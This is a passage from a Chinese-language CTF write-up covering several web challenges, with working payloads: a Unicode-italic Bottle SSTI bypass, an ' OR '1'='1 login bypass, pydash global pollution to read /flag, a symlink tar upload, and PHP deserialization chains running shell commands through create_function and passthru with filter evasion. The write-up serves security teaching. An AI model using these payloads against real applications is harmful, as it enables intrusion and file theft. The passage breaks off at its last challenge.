
这是bottle里面的渲染函数,我之前也分析过写了篇文章:https://wanth3f1ag.top/2025/08/15/%E6%8E%A2%E7%A9%B6Bottle%E6%A1%86%E6%9E%B6%E7%9A%84%E4%B8%80%E4%BA%9B%E5%A5%BD%E7%8E%A9%E7%9A%84/?highlight=bottle#Bottle%E4%B8%AD%E5%A4%84%E7%90%86%E6%A8%A1%E6%9D%BF%E6%B8%B2%E6%9F%93
根据注释的写法,这个渲染函数的参数可以是一个模板文件路径也可以是一个模板字符串,如果不指定模板引擎的话默认就是SimpleTemplate
测一下是否存在ssti
先保存一个1.txt并压缩一下

上传成功后点击查看
存在ssti的
回头看一下刚刚的黑名单
1 BLACKLIST = ["b" ,"c" ,"d" ,"e" ,"h" ,"i" ,"j" ,"k" ,"m" ,"n" ,"o" ,"p" ,"q" ,"r" ,"s" ,"t" ,"u" ,"v" ,"w" ,"x" ,"y" ,"z" ,"%" ,";" ,"," ,"<" ,">" ,":" ,"?" ]
这里把百分号禁了,没法用判断语法和import导入模块了
但是很细节的是这里把flag这四个字母去掉了,刚好符合斜字帖绕过无法处理纯字符串的问题
拉蒙特徐宝宝的文章:https://www.cnblogs.com/LAMENTXU/articles/18805019
所以我们构造poc
https://exotictext.com/zh-cn/italic/ 可以找到斜体字
1 {{ℴ𝓅ℯ𝓃('/flag' ).𝓇ℯa𝒹()}}
压缩成压缩包上传就行了
flag到底在哪 #万能密码+文件上传 题目描述里有写爬虫什么的,那就是跟robots.txt文件有关,访问拿到一个/admin/login.php
是一个登录界面,测了一下username的sql注入发现不是,跑了弱口令也没跑出来
在password中进行万能密码就可以绕过验证登录了
1 2 username=admin password=' OR '1'='1

文件上传的界面,啥过滤都没有,直接打就行
Who am I #修改模板查找路径 先注册一个用户登进去看一下

测了好一会没测出来,后面在登录页面抓包发现有一个type=1的参数,改为0后发现有新的路由/272e1739b89da32e983970ece1a086bd,是管理员后台路由
查看配置文件中看到有main.py
main.py
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 from flask import Flask,request,render_template,redirect,url_forimport jsonimport pydashapp=Flask(__name__) database={} data_index=0 name='' @app.route('/' ,methods=['GET' ] def index (): return render_template('login.html' ) @app.route('/register' ,methods=['GET' ] def register (): return render_template('register.html' ) @app.route('/registerV2' ,methods=['POST' ] def registerV2 (): username=request.form['username' ] password=request.form['password' ] password2=request.form['password2' ] if password!=password2: return ''' <script> alert('前后密码不一致,请确认后重新输入。'); window.location.href='/register'; </script> ''' else : global data_index data_index+=1 database[data_index]=username database[username]=password return redirect(url_for('index' )) @app.route('/user_dashboard' ,methods=['GET' ] def user_dashboard (): return render_template('dashboard.html' ) @app.route('/272e1739b89da32e983970ece1a086bd' ,methods=['GET' ] def A272e1739b89da32e983970ece1a086bd (): return render_template('admin.html' ) @app.route('/operate' ,methods=['GET' ] def operate (): username=request.args.get('username' ) password=request.args.get('password' ) confirm_password=request.args.get('confirm_password' ) if username in globals () and "old" not in password: Username=globals ()[username] try : pydash.set_(Username,password,confirm_password) return "oprate success" except : return "oprate failed" else : return "oprate failed" @app.route('/user/name' ,methods=['POST' ] def name (): return {'username' :user} def logout (): return redirect(url_for('index' )) @app.route('/reset' ,methods=['POST' ] def reset (): old_password=request.form['old_password' ] new_password=request.form['new_password' ] if user in database and database[user] == old_password: database[user]=new_password return ''' <script> alert('密码修改成功,请重新登录。'); window.location.href='/'; </script> ''' else : return ''' <script> alert('密码修改失败,请确认旧密码是否正确。'); window.location.href='/user_dashboard'; </script> ''' @app.route('/impression' ,methods=['GET' ] def impression (): point=request.args.get('point' ) if len (point) > 5 : return "Invalid request" List =["{" ,"}" ,"." ,"%" ,"<" ,">" ,"_" ] for i in point: if i in List : return "Invalid request" return render_template(point) @app.route('/login' ,methods=['POST' ] def login (): username=request.form['username' ] password=request.form['password' ] type =request.form['type' ] if username in database and database[username] != password: return ''' <script> alert('用户名或密码错误请重新输入。'); window.location.href='/'; </script> ''' elif username not in database: return ''' <script> alert('用户名或密码错误请重新输入。'); window.location.href='/'; </script> ''' else : global name name=username if int (type )==1 : return redirect(url_for('user_dashboard' )) elif int (type )==0 : return redirect(url_for('A272e1739b89da32e983970ece1a086bd' )) if __name__=='__main__' : app.run(host='0.0.0.0' ,port=8080 ,debug=False )
关注到一个路由/operate
1 2 3 4 5 6 7 8 9 10 11 12 13 14 @app.route('/operate' ,methods=['GET' ] def operate (): username=request.args.get('username' ) password=request.args.get('password' ) confirm_password=request.args.get('confirm_password' ) if username in globals () and "old" not in password: Username=globals ()[username] try : pydash.set_(Username,password,confirm_password) return "oprate success" except : return "oprate failed" else : return "oprate failed"
这里的话可以修改全局变量,并且参数可控,应该是一个利用点
然后关注到一个路由/impression
1 2 3 4 5 6 7 8 9 10 @app.route('/impression' ,methods=['GET' ] def impression (): point=request.args.get('point' ) if len (point) > 5 : return "Invalid request" List =["{" ,"}" ,"." ,"%" ,"<" ,">" ,"_" ] for i in point: if i in List : return "Invalid request" return render_template(point)
限制的有点狠啊,字符长度只能是5个
这里的话可以看到有渲染,存在ssti,但是从这方面去打估计是不现实的,我们跟进render_template函数看看
1 2 3 4 5 6 7 8 9 10 11 12 13 def render_template ( template_name_or_list: str | Template | list [str | Template], **context: t.Any , str : """Render a template by name with the given context. :param template_name_or_list: The name of the template to render. If a list is given, the first name to exist will be rendered. :param context: The variables to make available in the template. """ app = current_app._get_current_object() template = app.jinja_env.get_or_select_template(template_name_or_list) return _render(app, template, context)
可以看到参数可以是单个模板文件名,也可以是已编译的模板对象或者模板名称列表,但是这个获取模板的路径是可以改的
jinja_loader.searchpath是 Jinja2 模板加载器中用于指定模板文件搜索路径 的属性
本地测试一下
1 2 3 4 5 6 7 8 9 from flask import Flaskapp=Flask(__name__) @app.route('/' ,methods=['GET' ] def index (): return app.jinja_loader.searchpath if __name__=='__main__' : app.run(host='0.0.0.0' ,port=2333 ,debug=False )
访问后发现会返回当前渲染的目录路径,那我们尝试改路径为根目录,然后point传入flag就可以把flag的内容渲染进去了
1 2 3 4 /operate?username=app&password=jinja_loader.searchpath&confirm_password=/ 然后渲染flag /impression?point=flag
flag?我就借走了(复现) #软连接 一个文件解压的题,但是没啥思路,也没什么线索
复现:
跟CISCN2023的软连接题目一样,这里也是用符号软连接去打的,但是这个题目明显有点生搬硬套了,一点线索都没有
1 2 ln -s /flag link.txttar -cvf link.tar link.txt
上传这个tar文件后访问就能出来了
Bypass #RCE 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 <?php class FLAG private $a ; protected $b ; public function __construct ($a , $b { $this ->a = $a ; $this ->b = $b ; $this ->check ($a ,$b ); eval ($a .$b ); } public function __destruct ( $a = (string )$this ->a; $b = (string )$this ->b; if ($this ->check ($a ,$b )){ $a ("" , $b ); } else { echo "Try again!" ; } } private function check ($a , $b $blocked_a = ['eval' , 'dl' , 'ls' , 'p' , 'escape' , 'er' , 'str' , 'cat' , 'flag' , 'file' , 'ay' , 'or' , 'ftp' , 'dict' , '\.\.' , 'h' , 'w' , 'exec' , 's' , 'open' ]; $blocked_b = ['find' , 'filter' , 'c' , 'pa' , 'proc' , 'dir' , 'regexp' , 'n' , 'alter' , 'load' , 'grep' , 'o' , 'file' , 't' , 'w' , 'insert' , 'sort' , 'h' , 'sy' , '\.\.' , 'array' , 'sh' , 'touch' , 'e' , 'php' , 'f' ]; $pattern_a = '/' . implode ('|' , array_map ('preg_quote' , $blocked_a , ['/' ])) . '/i' ; $pattern_b = '/' . implode ('|' , array_map ('preg_quote' , $blocked_b , ['/' ])) . '/i' ; if (preg_match ($pattern_a , $a ) || preg_match ($pattern_b , $b )) { return false ; } return true ; } } if (isset ($_GET ['exp' ])) { $p = unserialize ($_GET ['exp' ]); var_dump ($p ); }else { highlight_file ("index.php" ); }
check有一个黑名单,然后就是$a("", $b);
这个之前做题接触过,https://wanth3f1ag.top/2024/11/25/BUGKU-web/?highlight=%24a%28%22%22%2C+%24b%29#unserialize-Noteasy
知道怎么绕过之后我们看看黑名单check函数
1 2 3 4 5 6 7 8 9 10 11 12 private function check ($a , $b $blocked_a = ['eval' , 'dl' , 'ls' , 'p' , 'escape' , 'er' , 'str' , 'cat' , 'flag' , 'file' , 'ay' , 'or' , 'ftp' , 'dict' , '\.\.' , 'h' , 'w' , 'exec' , 's' , 'open' ]; $blocked_b = ['find' , 'filter' , 'c' , 'pa' , 'proc' , 'dir' , 'regexp' , 'n' , 'alter' , 'load' , 'grep' , 'o' , 'file' , 't' , 'w' , 'insert' , 'sort' , 'h' , 'sy' , '\.\.' , 'array' , 'sh' , 'touch' , 'e' , 'php' , 'f' ]; $pattern_a = '/' . implode ('|' , array_map ('preg_quote' , $blocked_a , ['/' ])) . '/i' ; $pattern_b = '/' . implode ('|' , array_map ('preg_quote' , $blocked_b , ['/' ])) . '/i' ; if (preg_match ($pattern_a , $a ) || preg_match ($pattern_b , $b )) { return false ; } return true ; }

既然是create_function的话其实就是跟eval没啥区别,$b参数的值就是需要执行的代码,这里过滤太多了,直接打自增吧
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 <?php class FLAG public $a = "create_function" ; public $b = ";}\$_=[];\$_=''.\$_;\$_=\$_['!'==' '];\$___=\$_;\$__=\$_;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___=\$__;\$__=\$_;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__=\$_;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__=\$_;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$___(); /*" ; public function __destruct ( $a = (string )$this ->a; $b = (string )$this ->b; if ($this ->check ($a ,$b )){ $a ("" , $b ); } else { echo "Try again!" ; } } private function check ($a , $b $blocked_a = ['eval' , 'dl' , 'ls' , 'p' , 'escape' , 'er' , 'str' , 'cat' , 'flag' , 'file' , 'ay' , 'or' , 'ftp' , 'dict' , '\.\.' , 'h' , 'w' , 'exec' , 's' , 'open' ]; $blocked_b = ['find' , 'filter' , 'c' , 'pa' , 'proc' , 'dir' , 'regexp' , 'n' , 'alter' , 'load' , 'grep' , 'o' , 'file' , 't' , 'w' , 'insert' , 'sort' , 'h' , 'sy' , '\.\.' , 'array' , 'sh' , 'touch' , 'e' , 'php' , 'f' ]; $pattern_a = '/' . implode ('|' , array_map ('preg_quote' , $blocked_a , ['/' ])) . '/i' ; $pattern_b = '/' . implode ('|' , array_map ('preg_quote' , $blocked_b , ['/' ])) . '/i' ; if (preg_match ($pattern_a , $a ) || preg_match ($pattern_b , $b )) { return false ; } return true ; } } $a = new FLAG ();unserialize (serialize ($a ));

本地打通了但是远程没打通,不知道为什么
后面发现是我本地改了一下属性的修饰符
poc
1 2 3 4 5 6 7 8 9 <?php class FLAG private $a = "create_function" ; protected $b = ";}\$_=[];\$_=''.\$_;\$_=\$_['!'==' '];\$___=\$_;\$__=\$_;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___=\$__;\$__=\$_;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__=\$_;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__=\$_;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$__++;\$___.=\$__;\$___(); /*" ;} $a = new FLAG ();echo urlencode (serialize ($a ));
能打通那直接构造就行了,但是不知道为啥我构造ASSERT和EVAL都没成功
预期解 使⽤ var_dump 进⾏回显,使⽤反引号执⾏shell命令,⽤通配符代替
1 2 3 4 5 6 7 8 <?php class FLAG private $a = "create_function" ; protected $b =";}var_dump(`/usr/b??/?l /?lag`);/*" ; } $a = new FLAG ();echo urlencode (serialize ($a ));
ezpop(复现) #PHP反序列化 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 <?php error_reporting (0 );class begin public $var1 ; public $var2 ; function __construct ($a { $this ->var1 = $a ; } function __destruct ( echo $this ->var1; } public function __toString ( $newFunc = $this ->var2; return $newFunc (); } } class starlord public $var4 ; public $var5 ; public $arg1 ; public function __call ($arg1 , $arg2 $function = $this ->var4; return $function (); } public function __get ($arg1 $this ->var5->ll2 ('b2' ); } } class anna public $var6 ; public $var7 ; public function __toString ( $long = @$this ->var6->add (); return $long ; } public function __set ($arg1 , $arg2 if ($this ->var7->tt2) { echo "yamada yamada" ; } } } class eenndd public $command ; public function __get ($arg1 if (preg_match ("/flag|system|tail|more|less|php|tac|cat|sort|shell|nl|sed|awk| /i" , $this ->command)){ echo "nonono" ; }else { eval ($this ->command); } } } class flaag public $var10 ; public $var11 ="1145141919810" ; public function __invoke ( if (md5 (md5 ($this ->var11)) == 666 ) { return $this ->var10->hey; } } } if (isset ($_POST ['ISCTF' ])) { unserialize ($_POST ["ISCTF" ]); }else { highlight_file (__FILE__ ); }

有一个双重md5的弱比较,用md5碰撞脚本去碰一下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 import multiprocessingimport hashlibimport randomimport stringimport sysCHARS = string.letters + string.digits def cmp_md5 (substr, stop_event, str_len,start=0 , size=20 ): global CHARS while not stop_event.is_set(): rnds = '' .join(random.choice(CHARS) for _ in range (size)) md5 = hashlib.md5(rnds) value = md5.hexdigest() if value[start: start+str_len] == substr: md5 = hashlib.md5(value) if md5.hexdigest()[start: start+str_len] == substr: print rnds+ "=>" + value+"=>" + md5.hexdigest() + "\n" stop_event.set () if __name__ == '__main__' : substr = sys.argv[1 ].strip() start_pos = int (sys.argv[2 ]) if len (sys.argv) > 1 else 0 str_len = len (substr) cpus = multiprocessing.cpu_count() stop_event = multiprocessing.Event() processes = [multiprocessing.Process(target=cmp_md5, args=(substr, stop_event, str_len, start_pos)) for i in range (cpus)] for p in processes: p.start() for p in processes: p.join()
先把链子写出来吧
1 begin::__destruct ()->begin::__toString ()->flaag::__invoke ()->eenndd::__get ()
最终的poc 1 2 3 4 5 6 7 $a = new begin ();$a -> var1 = new begin ();$a -> var1 -> var2 = new flaag ();$a -> var1 -> var2 -> var11 = "rSYwGEnSLmJWWqkEARJp" ;$a -> var1 -> var2 -> var10 = new eenndd ();$a -> var1 -> var2 -> var10 -> command = "passthru('ta``c\${IFS}/fl*');" ;echo urlencode (serialize ($a ));
mv_upload #mv参数注入+文件上传 扫目录扫到一个/index.php~
